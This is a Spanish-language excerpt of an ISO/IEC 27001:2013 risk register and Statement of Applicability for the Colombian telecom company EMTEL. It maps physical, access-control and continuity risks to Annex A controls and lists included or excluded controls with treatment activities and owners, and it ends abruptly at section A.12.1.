R73	Mal funcionamiento del equipo debido a que no se realiza periódicamente mantenimiento preventivo a los servidores de la empresa	Extrema	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.2.4 Los equipos se deben mantener correctamente para asegurar su disponibilidad e integridad continua
R74	Destrucción del servidor debido a la falta de controles físicos contra incendios	Extrema	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.1.4 Se deben diseñar y aplicar protección física contra desastres naturales, ataques maliciosos o accidentes
R75	Mal funcionamiento del servidor debido a que no se toman las medidas necesarias para protegerlo contra el polvo, la humedad y la suciedad	Extrema	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.2.1 Los equipos deben estar ubicados y protegidos para reducir los riesgos de amenazas y peligros del entorno, y las posibilidades de acceso no autorizado
R76	Destrucción del servidor debido a variaciones de voltaje de energía eléctrica	Extrema	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.2.2 Los equipos se deben proteger contra fallas de energía y otras interrupciones causadas por fallas en los servicios de suministro A.11.2.3 El cableado de energía eléctrica y de telecomunicaciones que porta datos o brinda soporte a los servicios de información se debe proteger contra interceptación, interferencia o daño.
R78	Indisponibilidad parcial o permanente en el servicio debido a que no se cuenta con equipo de respaldo	Extrema	A.17 ASPECTOS DE SEGURIDAD DE LA INFORMACION DE LA GESTION DE CONTINUIDAD DEL NEGOCIO	A.17.2.1 Las instalaciones de procesamiento de información se deben implementar con redundancia suficiente para cumplir con los requisitos de disponibilidad
R79	Fallo en el servidor debido a que no se cuenta con un sistema de monitoreo de temperatura en el caso en el que haya una variación de esta en el medio ambiente	Alto	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.2.1 Los equipos deben estar ubicados y protegidos para reducir los riesgos de amenazas y peligros del entorno, y las posibilidades de acceso no autorizado
R80	Copia de respaldo corrupta	Extrema	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.3.1 Se deben hacer copias de respaldo de la información, software e imágenes de los sistemas y ponerlas a prueba regularmente de acuerdo con una política de copias de respaldo acordadas
R81	Mal funcionamiento del equipo debido a que no se realiza periódicamente mantenimiento preventivo a las impresoras de la empresa	Alto	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.2.4 Los equipos se deben mantener correctamente para asegurar su disponibilidad e integridad continua
R82	Mal funcionamiento y uso de impresoras obsoletas debido a que no se cuenta con esquemas de remplazo periódico	Alto	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.2.4 Los equipos se deben mantener correctamente para asegurar su disponibilidad e integridad continua
R83	Mal funcionamiento de las impresoras debido a que no se toman las medidas necesarias para protegerlas contra el polvo, la humedad y la suciedad	Alto	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.2.1 Los equipos deben estar ubicados y protegidos para reducir los riesgos de amenazas y peligros del entorno, y las posibilidades de acceso no autorizado
R84	Error en el uso de las impresoras debido a la ausencia de un control eficaz de cambios	Alto	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.1.2 Se deben controlar los cambios en la organización, en los procesos de negocio, en las instalaciones y en los sistemas de procesamiento de información que afectan la seguridad de la información
R85	Mal funcionamiento y uso de cámaras obsoletas debido a que no se cuenta con esquemas de remplazo periódico	Alto	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.2.4 Los equipos se deben mantener correctamente para asegurar su disponibilidad e integridad continua
R86	Hurto de dispositivos debido a la falta de protección física	Alto	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.1.2 Las áreas seguras se deben proteger mediante controles de acceso apropiados para asegurar que solo se permita el acceso a personal autorizado A.11.1.3 Se debe diseñar y aplicar seguridad física a oficinas, recintos e instalaciones
R87	Hurto de medios debido a que no existen políticas del uso seguro de medios de almacenamiento	Extrema	A.8 GESTION DE ACTIVOS	A.8.3.1 Se deben implementar procedimientos para la gestión de medios removibles, de acuerdo con el esquema de clasificación adoptado por la organización A.8.3.2 Se debe disponer de forma segura de los medios cuando ya no se requieran utilizando procedimientos formales

ID DEL RIESGO	RIESGO	CRITICIDAD	DOMINIO	CONTROLES ISO/IEC 27001:2013
R88	Hurto de medios debido a que se encuentran sin ningún tipo de protección	Extrema	A.8 GESTION DE ACTIVOS	A.8.3.1 Se deben implementar procedimientos para la gestión de medios removibles, de acuerdo con el esquema de clasificación adoptado por la organización.
R89	Generación de un evento y/o incidente de seguridad en la sede centro donde se encuentra el servidor y las copias de respaldo	Alto	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.3.1 Se deben hacer copias de respaldo de la información, software e imágenes de los sistemas y ponerlas a prueba regularmente de acuerdo con una política de copias de respaldo acordadas
R90	Acceso no autorizado a la información, debido a la falta de controles criptográficos	Alto	A.10 CRIPTOGRAFIA	A.10.1.1 Se debe desarrollar e implementar una política sobre el uso de controles criptográficos para la protección de la información. A.11.2.9 Se debe adoptar una política de escritorio limpio para los papeles y medios de almacenamiento removibles y una política de pantalla limpia en las instalaciones de procesamiento de información
R91	Abuso de derechos debido a la falta de procedimientos para el registro y retiros de usuario	Alto	A.9 CONTROL DE ACCESO	A.9.2.1 Se debe implementar un proceso formal de registro y de cancelación de registro de usuario, para posibilitar la asignación de los derechos de acceso
R95	Fallo en equipos debido a la ausencia de planes de continuidad	Extrema	A.17 ASPECTOS DE SEGURIDAD DE LA INFORMACION DE LA GESTION DE CONTINUIDAD DEL NEGOCIO	A.17.1.2 La orgaizacion debe establecer, documentar, implementar y mantener procesos, procedimientos y controles para asegurar el nivel de continuidad requerido para la seguridad de la información durante situaciones adversas.
R96	Error en el uso de la información debido a la ausencia de procedimientos para el manejo de información sensible	Extrema	A.8 GESTION DE ACTIVOS	A.8.2.1 La información se debe clasificar en función de los requisitos legales, valor, criticidad y susceptibilidad a divulgación o a modificación no autorizada.
R97	Hurto de equipos debido a la ausencia de procesos disciplinarios en el caso que se presente incidentes en seguridad de la información	Alto	A.7 SEGURIDAD DE LOS RECURSOS HUMANOS	A.7.2.3 Se debe contar con un proceso formal, el cual debe ser comunicado, para emprender acciones contra empleados que hayan cometido una violación a la seguridad de la información.
R98	Hurto de medios o documentos debido a la ausencia de políticas sobre limpieza de escritorio y pantalla	Alto	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.2.9 Se debe adoptar una política de escritorio limpio para los papeles y medios de almacenamiento removibles, y una política de pantalla limpia en las instalaciones de procesamiento de información
R99	Ausencia de procedimientos para el cumplimiento de las disposiciones referente a los derechos de protección intelectual.	Alto	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.6.2 Se debe establecer e implementar las reglas para la instalación de software por parte de los usuarios
R100	Manejo inadecuado de incidentes de seguridad debido a la ausencia de responsabilidades en seguridad de la información	Alto	A.16 GESTION DE INCIDENTES DE SEGURIDAD DE LA INFORMACION	A.16.1.1 Se deben establecer las responsabilidades y procedimientos de gestión para asegurar una respuesta rápida, eficaz y ordenada a los incidentes de seguridad de la información
R101	Error en el uso y configuración de los sistemas de información de la empresa debido a un entrenamiento insuficiente en seguridad de la información	Alto	A.7 SEGURIDAD DE LOS RECURSOS HUMANOS	A.7.2.2 Todos los empleados de la organización, y en donde sea pertinente, los contratistas, deben recibir la educación y la formación en toma de conciencia apropiada, y actualizaciones regulares sobre las políticas y procedimientos de la organización pertinentes para su cargo

ANEXO K

DECLARACION DE APLICABILIDAD SoA

DECLARACIÓN DE APLICABILIDAD DE LA EMPRESA DE TELECOMUNICACIONES DE POPAYAN S.A EMTEL E.S.P

En este documento se tiene la selección de controles que se han identificado y que se consideran necesarios como producto de haber realizado un análisis de riesgo así como una comparación con el anexo A de la norma NTC-ISO/IEC 27001:2013.

Requerimientos Legales (LR): La empresa cumple con este control o debe cumplir con este control por cumplimiento con la legislación vigente.
Obligaciones Contractuales (OC): El control se evidencia a través de contrataciones o términos legales de mutuo acuerdo.
Requerimiento del negocio/ Mejores prácticas (BR/BP): El control se cumple porque la misión de la empresa obliga al cumplimiento de este control o porque La organización decide adoptar el control como una mejor práctica para el mejoramiento de su misión institucional.
Resultado de Analisis de Riesgos (RRA): La empres adopta el control como resultado del análisis de riesgos.

CONTROLES ISO 27001				Controles	Excluido	Justificación de exclusión	Criterios de selección				TRATAMIENTO DEL RIESGO		
							RL	OC	BR/BP	RRA	Actividad	Responsable	Recursos económicos
CLÁUSULA	**Sec**	**Objetivo de Control**	**Control Norma ISO 27001:2013 - 27002:2013**										
	A.5.1	**Orientación de la dirección para la gestión de la seguridad de la información**											
		Brindar orientación y soporte, por parte de la dirección, para la seguridad de la información, de acuerdo con los requisitos del negocio y los reglamentos y											
Políticas de la Seguridad de la Información	A.5.1.1	Políticas para la Seguridad de la Información.	Se debe definir un conjunto de políticas para la seguridad de la información, aprobada por la dirección, publicada y comunicada a los empleados y a las partes externas pertinentes.		NO				X		1. Establecer un conjunto de políticas de seguridad de la información, acorde a las necesidades de la empresa. 2. Realizar los trámites para la aprobación de las políticas de seguridad de la información por parte de la alta dirección. 3. Socializar las políticas de seguridad de la información a los empleados de la empresa.	Practicante de TI	NO
	A.5.1.2	Revisión de las Política de Seguridad de la Información.	Las políticas para la seguridad de la información se deben revisar a intervalos planificados, o si ocurren cambios significativos, para asegurar su conveniencia, adecuación y eficacia continuas.		NO				X		1. Definir el periodo de revisión y actualización de las políticas de seguridad de la información implementadas en la empresa.	Comité de seguridad de la información	NO

Organización de la Seguridad de la Información	**A.6.1**	**Organización Interna.**											
		Establecer un marco de referencia de gestión para iniciar y controlar la implementación y la operación de la seguridad de la información dentro de la organización.											
	A.6.1.1	Roles y responsabilidades para la seguridad de la Información.	Se deben definir y asignar todas las responsabilidades de la seguridad de la información.		NO				X		1. Establecer roles y responsabilidades en seguridad de la información de acuerdo a las políticas de seguridad de la información. 2. Implementar el comité de seguridad de la información en la empresa con el propósito de apoyar las actividades de administración, gestión y operación en seguridad de la información.	Practicante de TI	NO
	A.6.1.2	Separación de deberes.	Los deberes y áreas de responsabilidad en conflicto se deben separar para reducir las posibilidades de modificación no autorizada o no intencional, o el uso indebido de los activos de la organización.		SI	Como ya se menciono la empresa no ha documentado los procedimientos correspondientes a cada proceso, razon por la cual no es posible determinar si los deberes y areas de responsabilidad en conflicto de encuentran separados, actualmente EMTEL esta diseñando sus procedimientos bajo esta premisa.						
	A.6.1.3	Contacto con las autoridades.	Se deben mantener contactos apropiados con las autoridades pertinentes		NO				X		1. Establecer un procedimiento para el gestión de incidentes en seguridad de la información, en el cual se especifique cuándo y a través de qué medios se debería contactar a las autoridades (por ejemplo, las encargadas de hacer cumplir la ley, los organismos de regulación y las autoridades de supervisión), y cómo se deberían reportar de una manera oportuna los incidentes de seguridad de la información identificados (por ejemplo, si se sospecha una violación de la ley).	Coordinador de TI - Jefe de juridica	NO
	A.6.1.4	Contacto con grupos de interés especial.	Se deben mantener contactos apropiados con grupos de interés especial u otros foros y asociaciones profesionales especializadas en seguridad.		NO				X				
	A.6.1.5	Seguridad de la Información en la gestión de proyectos.	La seguridad de la información se debe tratar en la gestión de proyectos, independientemente del tipo de proyecto.		SI	Este control no se implementara porque no representa un riesgo critico para la empresa							
	A.6.2	**Dispositivos móviles y**											
		Garantizar la seguridad del teletrabajo y el uso de dispositivos móviles.											
	A.6.2.1	Política para dispositivos móviles.	Se debe adoptar una política y unas medidas de seguridad de soporte, para gestionar los riesgos introducidos por el uso de dispositivos móviles.		NO				X		1. Implementar una política de dispositivos móviles, en donde se establezca las directrices que se deben seguir para la protección física de estos, restricciones para la instalación de software, protección contra software malicioso, deshabilitación remota y copias de respaldo	Practicante de TI	NO
	A.6.2.2	Teletrabajo.	Se deben implementar una política y unas medidas de seguridad de soporte, para proteger la información a la que se tiene acceso, que es procesada o almacenada en los lugares en los que se realiza teletrabajo.		SI	Debido a la situación actual que enfrenta el mundo por el COVID-19, la empresa se vio obligada a implementar la modalidad de trabajo en casa para algunos de sus empleados, en ese sentido se realizará un análisis financiero, operativo, y organizacional para viabilizar la implementación de este control.						

Seguridad de los Recursos Humanos	**A.7.1**	**Antes de asumir el empleo**											
		Asegurar que los empleados y contratistas comprenden sus responsabilidades y son idóneos en los roles para los que se consideran.											
	A.7.1.1	Selección	Las verificaciones de los antecedentes de todos los candidatos a un empleo se deben llevar a cabo de acuerdo con las leyes, reglamentaciones y ética pertinentes, y deben ser proporcionales a los requisitos de negocio, a la clasificación de la información a que se va a tener acceso, y a los riesgos percibidos.	La oficina juridica y division administrativa verifican antecedentes fiscales, disciplinarios judiciales, medidas correctivas, hoja de vida, soporte de estudios entre otros, esto con el fin de contratar a la persona idónea y cumplir con los requisitos de transparencia y eficacia del proceso.	NO				X		1. Incluir en el procedimiento de contratación la verificación de antecedentes de todos los candidatos a un empleo, de acuerdo a las leyes y reglamentación pertinente.	Jefe de juridica- Jefe de división administrativa	NO
	A.7.1.2	Términos y condiciones de empleo.	Los acuerdos contractuales con empleados y contratistas, deben establecer sus responsabilidades y las de la organización en cuanto a la seguridad de la información.		NO				X		1. Implementar acuerdo de confidencialidad y no divulgación con empleados y contratistas antes de que tengan acceso a información sensible de la empresa e incluirlo en el procedimiento de contratación 2. Establecer las responsabilidades y obligaciones contractuales para empleados y contratistas de acuerdo a las políticas de seguridad de la información, e incluirlas como parte integral del contrato.	Jefe de juridica- Jefe de division administrativa	NO
	A.7.2	**Durante la ejecución del**											
		Asegurarse de que los empleados y contratistas tomen conciencia de sus responsabilidades de seguridad de la información y las cumplan.											
	A.7.2.1	Responsabilidades de la dirección.	La dirección debe exigir a todos los empleados y contratistas la aplicación de la seguridad de la información de acuerdo con las políticas y procedimientos establecidos por la organización.		NO				X		1. Apoyar las políticas, procedimientos y controles de seguridad de la información con su aprobación. 2. Actuar como un modelo a seguir en el cumplimiento de las políticas de seguridad de la información y de esta manera motivar a los empleados a su cumplimiento. 3. Fortalecer las habilidades en seguridad de la información de sus empleados a través de la puesta en marcha de capacitaciones regulares en relación al tema.	Gerente	SI
	A.7.2.2	Toma de conciencia, educación y formación en la seguridad de la información.	Todos los empleados de la organización, y en donde sea pertinente, los contratistas, deben recibir la educación y la formación en toma de conciencia apropiada, y actualizaciones regulares sobre las políticas y procedimientos pertinentes para su cargo.		NO					X	1. Realizar un plan de capacitación con el propósito de sensibilizar y concientizar a los empleados acerca de sus responsabilidades en relación al tema de seguridad, y las buenas prácticas que se deben seguir para proteger la información de la empresa.	Practicante de TI	NO
	A.7.2.3	Proceso disciplinario.	Se debe contar con un proceso formal, el cual debe ser comunicado, para emprender acciones contra empleados que hayan cometido una violación a la seguridad de la información.	En el reglamento interno de la empresa se ha establecido como, cuando y qué medidas se deben seguir para abrir un proceso disciplinario a un empleado que haya cometido una falta grave.	NO					X	1. Definir y tipificar las faltas a la seguridad de la información e incluirlas en el reglamento interno	Jefe de jurídica -Jefe de división administrativa	NO
	A.7.3	**Terminación y cambio de empleo**											
		Proteger los intereses de la organización como parte del proceso de cambio o terminación de empleo.											
	A.7.3.1	Terminación o Cambio de responsabilidades de empleo.	Las responsabilidades y los deberes de seguridad de la información que permanecen válidos después de la terminación o cambio de empleo se deben definir, comunicar al empleado o contratista y se deben hacer cumplir.	En los acuerdos contractuales existe una cláusula de confidencialidad, cuyo propósito es proteger la información de la entidad, durante y después de la terminación o cambio de empleo	NO				X		1. Se cubrirá con el control A.7.2.1 términos y condiciones de empleo		

Gestión de activos	**A 8.1**	**Responsabilidad por los activos**												
		Identificar los activos organizacionales y definir las responsabilidades de protección apropiada.												
	A.8.1.1	Inventario de activos.	Se deben identificar los activos asociados con la información e instalaciones de procesamiento de información, y se debe elaborar y mantener un inventario de estos activos.	La empresa dispone de un inventario de activos de información acorde al alcance definido en el MSPI, el inventario de activos de información se realizó siguiendo los lineamientos propuestos por el MinTIC en la guía denominada gestion y clasificacion de activos de información en el marco del MSPI	NO					X			Practicante de TI	NO
	A.8.1.2	Propiedad de los activos.	Los activos mantenidos en el inventario deben tener un propietario.	Para realizar el inventario de activos de información la empresa adoptó la guia gestion y clasificacion de activos del MSPI, en la cual se establece cómo debe realizarse la asignación oportuna de la propiedad de los activos de información.	NO					X			Practicante de TI	NO
	A.8.1.3	Uso aceptable de los activos.	Se deben identificar, documentar e implementar reglas para el uso aceptable de información y de activos asociados con información e instalaciones de procesamiento de información.		NO					X		1. Documentar e implementar una política de gestión de activos, donde se establezcan las reglas para el uso apropiado de los activos de información de la empresa.	Practicante de TI	NO
	A.8.1.4	Devolución de Activos.	Todos los empleados y usuarios de partes externas deben devolver todos los activos de la organización que se encuentren a su cargo, al terminar su empleo, contrato o acuerdo.		NO					X		1. Incluir dentro del procedimiento de desvinculación de personal, la devolución de todos los activos fisicos y electronicos de la empresa, entregados previamente a empleados y contratistas para el desarrollo de sus funciones.	Jefe de division administrativa	NO
	A 8.2	**Clasificación de la información**												
		Asegurar que la información recibe un nivel apropiado de protección, de acuerdo con su importancia para la organización.												
	A.8.2.1	Clasificación de la información.	La información se debe clasificar en función de los requisitos legales, valor, criticidad y susceptibilidad a divulgación o a modificación no autorizada.	Con el objetivo de asegurar que la información reciba los niveles de protección adecuados, los activos de información que se encuentran dentro del alcance del MSPI se encuentran clasificados	NO						X		Practicante de TI	NO
	A.8.2.2	Etiquetado de la información.	Se debe desarrollar e implementar un conjunto adecuado de procedimientos para el etiquetado de la información, de acuerdo con el esquema de clasificación de información adoptado por la organización.	Como ya se menciono el inventario y la clasificacion de activos acorde a los lineamientos de la norma solo se realizo en TI, razon por la cual se dificulta implementar un procedimiento para el etiquetado de informacion	SI									
	A.8.2.3	Manejo de activos.	Se deben desarrollar e implementar procedimientos para el manejo de activos, de acuerdo con el esquema de clasificación de información adoptado por la organización.		NO						X	1. Elaborar procedimiento para el manejo, procesamiento, almacenamiento y comunicación de información de conformidad con su clasificación	Coordinador de TI	NO
	A 8.3	**Manejo de medios**												
		Evitar la divulgación, la modificación, el retiro o la destrucción no autorizados de información almacenada en los medios.												
	A.8.3.1	Gestión de medios removibles.	Se deben implementar procedimientos para la gestión de medios removibles, de acuerdo con el esquema de clasificación adoptado por la organización.		NO						X	1. Implementar un procedimiento para la gestión de medios removibles	Coordinador de TI	NO
	A.8.3.2	Disposición de los medios.	Se debe disponer en forma segura de los medios cuando ya no se requiera, utilizando procedimientos formales.		NO						X	1. Implementar un procedimiento que permita disponer de forma segura de los medios removibles cuando ya no se requieran	Coordinador de TI	NO
	A.8.3.3	Transferencia de medios físicos.	Los medios que contienen información se deben proteger contra acceso no autorizado, uso indebido o corrupción durante el transporte.		SI	Este control no se implementara debido a que cuando se requiere realizar el transporte de medios que contienen información sensible de la empresa se realiza directamente con el personal y servicio de transporte de la misma								

Control de acceso	**A.9.1**	**Requisitos del negocio para control de acceso**												
		Limitar el acceso a información y a instalaciones de procesamiento de información.												
	A.9.1.1	Política de control de acceso.	Se debe establecer, documentar y revisar una política de control de acceso con base en los requisitos del negocio y de seguridad de la información.		NO					X	1. Documentar e implementar una política de control de acceso con base a los requisitos de la empresa	Practicante de TI	NO
	A.9.1.2	Acceso a redes y a servicios de red.	Se debe permitir acceso de los usuarios a la red y a los servicios de red para los que hayan sido autorizados específicamente.	Las redes Wifi se encuentran segmentadas, limitando el acceso a determinados servicios según los usuarios de cada una de las redes	NO				X		1. Se cubrirá con el control A.9.1.1, A.9.2.1 y A.9.4.1		
	A.9.2	**Gestión de acceso de usuarios**												
		Asegurar el acceso de los usuarios autorizados y evitar el acceso no autorizado a sistemas y servicios.												
	A. 9.2.1	Registro y cancelación del registro de usuarios.	Se debe implementar un proceso formal de registro y de cancelación de registro de usuarios, para posibilitar la asignación de los derechos de acceso.		NO					X	1. Implementar procedimiento formal que permita gestionar el registro y cancelacion de usuarios y de esta manera posibilitar la asignación de derechos de acceso.	Coordinador de TI	NO
	A. 9.2.2	Suministro de acceso de usuarios.	Se debe implementar un proceso de suministro de acceso formal de usuarios para asignar o revocar los derechos de acceso para todo tipo de usuarios para todos los sistemas y servicios.		NO					X	1. Implementar proceso que permita asignar y revocar derechos de acceso a sistemas de información y servicios de la empresa	Coordinador de TI	NO
	A. 9.2.3	Gestión de derechos de acceso privilegiado.	Se debe restringir y controlar la asignación y uso de derechos de acceso privilegiado.		SI	Este control no se implementara debido a que para la mayoria de plataformas tecnologicas los unicos que tienen derecho de acceso privilegiado son los dos ingenieros de TI encargados de su administración, razón por lo cual no representa un riesgo critico para la empresa.							
	A. 9.2.4	Gestión de información de autenticación secreta de usuarios.	La asignación de información de autenticación secreta se debe controlar por medio de un proceso de gestión formal.		NO				X		1. Implementar proceso para la gestión y asignación de información de autenticación secreta	Coordinador de TI	NO
	A. 9.2.5	Revisión de los derechos de acceso de usuarios.	Los propietarios de los activos deben revisar los derechos de acceso de los usuarios, a intervalos regulares.		NO				X		1. Se cubrirá con los control A.8.1.2 Propiedad de los activos A.9.2.1 Registro y cancelación de usuarios y A.9.2.2 Suministro de acceso de usuarios.		
	A. 9.2.6	Retiro o ajuste de los derechos de acceso.	Los derechos de acceso de todos los empleados y de usuarios externos a la información y a las instalaciones de procesamiento de información se deben retirar al terminar su empleo, contrato o acuerdo, o se deben ajustar cuando se hagan cambios.		NO				X		1. Se cubrira con los control A.9.2.1 Registro y cancelación del registro de usuarios y A.9.2.2 Suministro de acceso de usuarios.		
	A.9.3	**Responsabilidades de los usuarios.**												
		Hacer que los usuarios rindan cuentas por la salvaguarda de su información de autenticación.												
	A.9.3.1	Uso de información de autenticación secreta.	Se debería exigir a los usuarios que cumplan las prácticas de la organización para el uso de información de autenticación secreta.		NO				X		1. Se cubrirá con el control A.9.2.4 Gestión de información de autenticación secreta de usuarios		
	A.9.4	**Control de acceso a sistemas y aplicaciones.**												
		Evitar el acceso no autorizado a sistemas y aplicaciones.												
	A.9.4.1	Restricción de acceso a la información.	El acceso a la información y a las funciones de los sistemas de las aplicaciones se debe restringir de acuerdo con la política de control de acceso.		NO				X		Restringir el acceso a los activos y aplicaciones de acuerdo a la política de control de acceso definida en el control A.9.1.1	Coordinador de TI	NO
	A.9.4.2	Procedimiento de ingreso seguro.	Cuando lo requiere la política de control de acceso, el acceso a sistemas y aplicaciones se debe controlar mediante un proceso de ingreso seguro.		SI	Todas las plataformas tecnologicas cuentan con sistema de autenticacion, pero cada una maneja mecanismos de ingreso difrentes de acuerdo con el proveedor, razon por la cual este control no se aplicara en la empresa							
	A.9.4.3	Sistema de gestión de contraseñas.	Los sistemas de gestión de contraseñas deben ser interactivos y deben asegurar la calidad de las contraseñas.		NO					X	1. Realizar capacitación con los empleados acerca de las buenas prácticas en seguridad de la información para la gestión de contraseñas. 2. Implementar un gestor de contraseñas en la empresa.	Coordinador de TI	NO
	A.9.4.4	Uso de programas utilitarios privilegiados.	Se debe restringir y controlar estrictamente el uso de programas utilitarios que podrían tener capacidad de anular el sistema y los controles de las aplicaciones.		NO				X		1. Implementar procedimiento de autenticación y autorización para instalación de software	Coordinador de TI	NO
	A.9.4.5	Control de acceso a códigos fuente de programas.	Se debe restringir el acceso a los códigos fuente de los programas		SI	Los unicos que tienen acceso a los codigos fuentes de las plataformas tecnologicas son los dos ingenieros de TI, por lo que este control no se implementara porque no representa un riesgo critico para la empresa.							

Criptografía	**A.10.1**	**Controles Criptográficos.**											
		Asegurar el uso apropiado y eficaz de la criptografía para proteger la confidencialidad, la autenticidad y/o la integridad de la información.											
	A.10.1.1	Política sobre el uso de controles criptográficos.	Se debe desarrollar e implementar una política sobre el uso de controles criptográficos para la protección de la información.		NO					X	1. Implementar una política sobre el uso de controles criptográficos para la protección de la información 2. Implementar capacitación sobre el uso de controles criptográficos	Coordinador de TI	NO
	A.10.1.2	Gestión de llaves.	Se debe desarrollar e implementar una política sobre el uso, protección y tiempo de vida de las llaves criptográficas, durante todo su ciclo de vida.		NO					X	1. Implementar una política sobre el uso, protección y tiempo de vida de las llaves criptográficas durante todo su ciclo de vida.	Coordinador de TI	NO

Seguridad física y del entorno	**A.11.1**	**Áreas seguras.**											
		Prevenir el acceso físico no autorizado, el daño y la interferencia a la información y a las instalaciones de procesamiento de información de la organización.											
	A.11.1.1	Perímetro de seguridad física.	Se deben definir y usar perímetros de seguridad, y usarlos para proteger áreas que contengan información confidencial o crítica, e instalaciones de manejo de información.	La empresa cuenta con personal de vigilancia para controlar el acceso físico a sus instalaciones	NO				X		1.Definir y reforzar perimetros de seguridad para proteger areas que contegan informacion critica de la empresa. 2. Ampliar la cobertura de las camaras de seguridad para mejorar el sistema de deteccion de intrusos	Jefe de division administrativa	SI
	A.11.1.2	Controles de accesos físicos.	Las áreas seguras se deben proteger mediante controles de acceso apropiados para asegurar que solo se permite el acceso a personal autorizado.		NO					X	1. Implementar formato para el registro y control de visitantes cumpliendo con los lineamientos de la ley de protección de datos personales. 2. Implementar formato para otorgar acceso a las instalaciones de procesamiento de información a personal de servicio de soporte externo. 3. Exigir y concientizar al personal de el entidad acerca del uso visible del carné institucional. 4. Implementar mecanismos de autenticación para todos los centros de procesamiento de información (Tarjetas de acceso, Pin secreto, Huella)	Coordinador de TI-Jefe de división administrativa	SI
	A.11.1.3	Seguridad de oficinas, recintos e instalaciones.	Se debe diseñar y aplicar seguridad física a oficinas, recintos e instalaciones.		SI	El acceso a las oficinas, recintos e instalaciones está limitada para el público, y en cuanto a las areas de procesamiento de información de TI que se encuentran en la sede centro se trasladaran al datacenter de la empresa							
	A.11.1.4	Protección contra amenazas externas y ambientales.	Se debe diseñar y aplicar protección física contra desastres naturales, ataques maliciosos o accidentes.	La empresa cuenta con un plan de atención y prevención contra desastres.	NO					X	1. Desarrollar un plan que permita mejorar la proteccion contra amenazas ambientales y externas (terremotos, explosiones, disturbios civiles y otras formas de desastres naturales o causados por el hombre)	Jefe de divisón administrativa	SI
	A.11.1.5	Trabajo en áreas seguras.	Se deben diseñar y aplicar procedimientos para trabajo en áreas seguras.		NO				X		1. Establecer las directrices y procedimientos para el trabajo en areas seguras		
	A.11.1.6	Áreas de despacho y carga.	Se deben controlar los puntos de acceso tales como áreas de despacho y de carga y otros puntos en donde pueden entrar personas no autorizadas, y si es posible, aislarlos de las instalaciones de procesamiento de información para evitar el acceso no autorizado.		SI	Este control no se implementara por ahora porque el proceso encargado de las areas de despacho y carga no se encuentra dentro del alcance del MSPI							

Seguridad física y del entorno	**A.11.2**	**Equipos.**												
		Prevenir la pérdida, daño, robo o compromiso de activos y la interrupción de las operaciones de la organización.												
	A.11.2.1	Ubicación y protección de los equipos.	Los equipos deben estar ubicados y protegidos para reducir los riesgos de amenazas y peligros del entorno, y las posibilidades de acceso no autorizado.	Los equipos que se encuentran en el datacenter se encuentran protegidos contra acceso no autorizado y amenzas ambientales	NO					X	1. Trasladar los equipos que se encuentran en el cuarto de servidores de la sede centro al datacenter de la empresa para reducir los riesgos y amanezas a los cuales estan expuestos.	Coordinador de TI	SI
	A.11.2.2	Servicios de suministro.	Los equipos se deben proteger contra fallas de energía y otras interrupciones causadas por fallas en los servicios de suministro.	La entidad cuenta con UPS para proteger los equipos contra fallas o interrupciones en el fluido eléctrico	NO					X	1. Establecer un plan de mantenimiento preventivo para las UPS de la empresa	Coordinador de TI	NO
	A.11.2.3	Seguridad del cableado.	El cableado de energía eléctrica y de telecomunicaciones que porta datos o brinda soporte a los servicios de información se debe proteger contra interceptación, interferencia o daño.		SI	Aunque la mayoría del cableado de la empresa no cumple con las reglas establecidas en la norma (las líneas de energía eléctrica y de telecomunicaciones que entran a las instalaciones de procesamiento de información no son subterráneas y no se encuentran separadas para evitar interferencias), en este momento no es posible que la empresa implemente este control debido a que no se cuenta con							
	A.11.2.4	Mantenimiento de equipos.	Los equipos se deben mantener correctamente para asegurar su disponibilidad e integridad continuas.		NO					X	1. Implementar plan anual de mantenimiento preventivo para todos los equipos de la empresa. 2. Implementar hoja de vida de equipos con el propósito de llevar registro de los mantenimientos preventivos y correctivos que se le realizan al equipo, así como las fallas que presenta, e incluirla en el procedimiento de mantenimiento preventivo. 3. Implementar un procedimiento para establecer las directrices que se deben seguir para mantenimientos de equipos que se realizan por fuera de las instalaciones de la empresa.	Coordinador de TI	NO
	A.11.2.5	Retiro de activos.	Los equipos, información o software no se deben retirar de su sitio sin autorización previa.		NO				X		1. Implementar procedimiento para el retiro de equipos, información o software de la empresa.	Coordinador de TI	NO
	A.11.2.6	Seguridad de los equipos y activos fuera de las instalaciones.	Se deben aplicar medidas de seguridad a los activos que se encuentran fuera de las instalaciones de la organización, teniendo en cuenta los diferentes riesgos de trabajar fuera de dichas instalaciones.		SI	Este control no se implementara debido a que los equipos que permanecen por fuera de las instalaciones de la empresa son los del área operativa, razón por la cual se hace necesario clasificar los activos del area en mencion y establecer los riesgos asociados a cada uno, para determinar e implementar las medidas de seguridad acorde a los resultados							
	A.11.2.7	Disposición segura o reutilización de equipos.	Se deben verificar todos los elementos de equipos que contengan medios de almacenamiento para asegurar que cualquier dato confidencial o software licenciado haya sido retirado o sobre escrito en forma segura antes de su disposición o rehúso.		NO				X		1. Definir procedimiento para reutilización o diposicion segura de equipos, con el fin de garantizar que la información se elimine completamente,	Cordinador de TI	NO
	A.11.2.8	Equipos de usuario desatendido.	Los usuarios deben asegurarse de que a los equipos desatendidos se les da protección apropiada.		NO				X		1. Se cubrirá con el control A.11.2.9 Política de escritorio limpio y pantalla limpia		
	A.11.2.9	Política de escritorio limpio y pantalla limpia	Se debe adoptar una política de escritorio limpio para los papeles y medios de almacenamiento removibles, y una política de pantalla limpia en las instalaciones de procesamiento de información.		NO					X	1. Implementar política de escritorio limpio y pantalla limpia	Practicante de TI	NO

Seguridad de las operaciones	**A.12.1**	**Procedimientos operacionales y responsabilidades.**											
		Asegurar las operaciones correctas y seguras de las instalaciones de procesamiento de información.											
